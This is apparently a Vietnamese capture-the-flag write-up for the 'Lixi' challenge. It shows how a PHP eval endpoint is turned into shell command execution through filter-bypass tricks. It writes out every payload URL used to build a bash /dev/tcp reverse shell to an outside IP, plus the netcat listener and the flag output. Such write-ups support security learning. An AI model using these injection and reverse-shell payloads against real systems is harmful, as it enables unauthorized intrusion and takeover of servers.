

L4w's Lixi Challenge Writeup

Challenge đã cho sẵn source code, vấn đề của chúng ta chỉ là khai thác như thế nào.


Để ý đến phần cuối source code có 1 đoạn eval user input, nhìn thì có vẻ như user input sẽ được lấy từ `$_GET['']`, tuy vậy khi ta test nhánh này với URL `l4w.pw/?=loll` để cố tình vào nhánh `die()` thì ☠️ không được in ra. Nhiều khả năng ở đoạn này có một trick gì đó liên quan tới Unicode (do endpoint là một emoji và để vào nhánh `phpinfo()` ta cũng cần emoji). Vấn đề mới của ta là làm thế nào để biết được đó là char gì?



May mắn thay, ở Chrome có một trick để tìm emoji khá tiện lợi. Đầu tiên ta bôi đen 2 dấu nháy xung quanh, chọn Search with Google, sau đó xóa hai dấu nháy ở hai bên đi là được. Tìm với query còn lại trên Google, ta có kết quả sau:




Vào kết quả thứ 9 (carrickfergus.de), có thể thấy được biểu diễn của char này dưới dạng URL encode (%E2%81%A3):



Test lại với query string ?%E2%81%A3=loll:

Okay, ta đã vào được nhánh `die()`, tuy nhiên do Chrome quá tiện lợi, nó hiển thị được cả char INVISIBLE SEPARATOR trên address bar (possible phishing 0-day in Chrome?) nên ta sẽ chuyển qua Firefox để dễ test hơn:



Tiếp đến, ta cần bypass phần regex của tác giả. Theo phần regex này, input của ta sẽ không được chứa các từ dài quá 3 kí tự (điều kiện 1), và không được chứa 6 char [, ", ', ^, ~, . (điều kiện 2), còn hàm `eval()` phía sau sẽ chỉ lấy 30 kí tự đầu của user input (điều kiện 3).

PHP có một tính năng khá tiện lợi, đó là backtick operator (http://php.net/manual/en/language.operators.execution.php), có thể sử dụng tương tự như hàm `shell_exec` để lấy giá trị stdout của 1 shell command. Do vậy, ta có thể chuyển hàm `eval()` kia trực tiếp thành arbitrary shell command execution.

Có một vấn đề là làm như thế nào để biết được kết quả của một lệnh mình đã chạy với những giới hạn đã cho? Thật may mắn, ở source code có sẵn ví dụ cho chúng ta về hàm die(), nên ta có thể lấy kết quả của một lệnh shell bằng lệnh PHP `die(`...`)`

Thử chạy các lệnh để tìm hiểu về môi trường (ls, ss, cat...) ta sẽ thấy một file tên là flag nằm ở `/home/lixi`, tuy nhiên ta không có quyền đọc file này. Thử chạy netcat, ta sẽ thấy trên server không có sẵn lệnh netcat, nên ta cần tiếp cận theo hướng khác.

Mặc dù ta có thể chạy được một số lệnh, nhưng do có giới hạn regex về độ dài từ, char bị cấm và độ dài tối đa lệnh có thể nhập ở trên nên ta cần phải dùng một số trick để vượt qua giới hạn này. Ta có thể dùng wildcard * để rút gọn tên các file, và IO redirection để xây dựng dần dần một file shell script phức tạp. Thử ghi file ở `/tmp` có vẻ không thành công, nên ta sẽ sử dụng một vị trí lưu file tạm khác của Linux, đó là `/dev/shm`.

Để ghi được vào file, do ta không thể control input nên ta cần một lệnh lấy input từ argv và có thể ghi input đó ra file, ví dụ như lệnh `/bin/echo`. Tuy vậy, echo quá dài (vi phạm điều kiện 1), hơn nữa echo tự append newline sau mỗi lần ghi, do vậy ta sẽ dùng một lệnh khác, đó là `printf`, nằm ở `/usr/bin/printf`.

Để thỏa mãn điều kiện 1, ta cần tạo 1 alias gồm các từ ngắn hơn cho lệnh printf (ở ví dụ này có thể tiết kiệm được 1-2 char so với chạy trực tiếp), điều này có thể dễ dàng thực hiện với lệnh cp và wildcard:

`l4w.pw/🤔/?%E2%81%A3=`cp /u*/b*/pr*f /dev/shm/p`;`

Từ đây, ta có thể gọi `/dev/shm/p` để thực hiện lệnh printf. Ta có thể tạo 1 file sử dụng > operator, và sau đó thêm lần lượt vào file này bằng >> operator. Việc tiếp theo sẽ là tạo một shell script (ta đặt tên cho nó là `/dev/shm/v`), nội dung của shell script sẽ là mở reverse shell về server của ta, bằng 1 trick tiếp theo là sử dụng tính năng TCP pseudo-device của Bash:

```
bash -i >& /dev/tcp/13.115.164.244/6969 0>&1
```

Có một vấn đề ở đây, đó là địa chỉ IP sẽ chứa dấu chấm, điều này vi phạm điều kiện 2 ở trên. Để khắc phục vấn đề này, trong quá trình xây dựng file, mình sử dụng kí tự 'f' thay cho dấu chấm, sau đó dùng sed để thay các kí tự 'f' thành dấu chấm với hex representation (mình có thể sử dụng trực tiếp printf để in kí tự hex/oct, tuy nhiên trong lúc thử remote thì cách này không thành công, mình cũng chưa biết tại sao). Ta xây dựng file /dev/shm/v bằng các request sau:

```
l4w.pw/🤧/?%E2%81%A3=`/d*/sh*/p ba>/dev/shm/v`;

l4w.pw/🤧/?%E2%81%A3=`/d*/sh*/p sh>>/dev/shm/v`;

l4w.pw/🤧/?%E2%81%A3=`/d*/sh*/p \ \-i>>/dev/shm/v`;

l4w.pw/🤧/?%E2%81%A3=`/d*/sh*/p \ \>>>/dev/shm/v`;

l4w.pw/🤧/?%E2%81%A3=`/d*/sh*/p \%26\ >>/dev/shm/v`;

l4w.pw/🤧/?%E2%81%A3=`/d*/sh*/p /dev>>/dev/shm/v`;

l4w.pw/🤧/?%E2%81%A3=`/d*/sh*/p /tcp>>/dev/shm/v`;

l4w.pw/🤧/?%E2%81%A3=`/d*/sh*/p /13>>/dev/shm/v`;

l4w.pw/🤧/?%E2%81%A3=`/d*/sh*/p f>>/dev/shm/v`;

l4w.pw/🤧/?%E2%81%A3=`/d*/sh*/p 115>>/dev/shm/v`;

l4w.pw/🤧/?%E2%81%A3=`/d*/sh*/p f>>/dev/shm/v`;

l4w.pw/🤧/?%E2%81%A3=`/d*/sh*/p 164>>/dev/shm/v`;

l4w.pw/🤧/?%E2%81%A3=`/d*/sh*/p f>>/dev/shm/v`;

l4w.pw/🤧/?%E2%81%A3=`/d*/sh*/p 244>>/dev/shm/v`;

l4w.pw/🤧/?%E2%81%A3=`/d*/sh*/p /696>>/dev/shm/v`;

l4w.pw/🤧/?%E2%81%A3=`/d*/sh*/p 9\ 0>>/dev/shm/v`;

l4w.pw/🤧/?%E2%81%A3=`/d*/sh*/p \>\%26>>/dev/shm/v`;

l4w.pw/🤧/?%E2%81%A3=`/d*/sh*/p 1 >>/dev/shm/v`;
```

Sau đó dùng sed để thay dấu chấm vào:

```
l4w.pw/🤧/?%E2%81%A3=`sed -i s/f/\x2e/g /d*/sh*/v`;
```

Tiến hành nghe reverse shell connection bằng lệnh nc -vv -l 6969, sau đó chạy bash script ta vừa xây dựng được: (lưu ý là /dev/tcp chỉ có ý nghĩa trong môi trường bash, nên ta cần chạy với bash thay vì sh)

```
l4w.pw/🤧/?%E2%81%A3=die(`/bin/bas* /dev/shm/v`);
```

Khi đã có shell, ta sẽ thấy ở remote server không có sẵn lệnh netcat. Ta có thể sử dụng các trick khác để connect được tới localhost:8888, hoặc đơn giản hơn là up binary netcat lên server. Profit 😍 😍 😍

jp.tlp - ubuntu@13.115.164.244:22 - Bitvise xterm - ubuntu@ip-172-26-3-249: ~

```
          [-P proxy_username] [-p source_port] [-q seconds] [-s source]
          [-T toskeyword] [-V rtable] [-w timeout] [-X proxy_protocol]
          [-x proxy_address[:port]] [destination] [port]
www-data@lixi:/dev/shm$ ./ncat localhost 8888
./ncat localhost 8888
<textarea>
flag[happy_⍰⍰_new_year]

Gửi cái flag, writeup, nickname tới email: manhluat@vnsecurity.net

Writeup ko đc publish trước 11:59PM 15/02/2018 GMT+7
</textarea>


www-data@lixi:/dev/shm$ ./ncat localhost 8888 | base64
./ncat localhost 8888 | base64
```


```
PHRleHRhcmVhPgpmbGFnW2hhcHB5X/CfjJpfbmV3X3llYXJdCgpH4butaSBjw6FpIGZsYWcsIHdy
aXRldXAsIG5pY2tuYW1lIHThu5tpIGVtYWlsOiBtYW5obHVhdEB2bnNlY3VyaXR5Lm5ldAoKV3Jp
dGV1cCBrbyDEkWMgcHVibGlzaCB0csaw4bubYyAxMTo1OVBNIDE1LzAyLzIwMTggR01UKzcKPC90
ZXh0YXJlYT4KCgoAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA==
```


```
www-data@lixi:/dev/shm$ ls
```

```
<textarea>
flag[happy_🌚_new_year]

Gửi cái flag, writeup, nickname tới email: manhluat@vnsecurity.net

Writeup ko đc publish trước 11:59PM 15/02/2018 GMT+7
</textarea>
```

Happy Lunar New Year!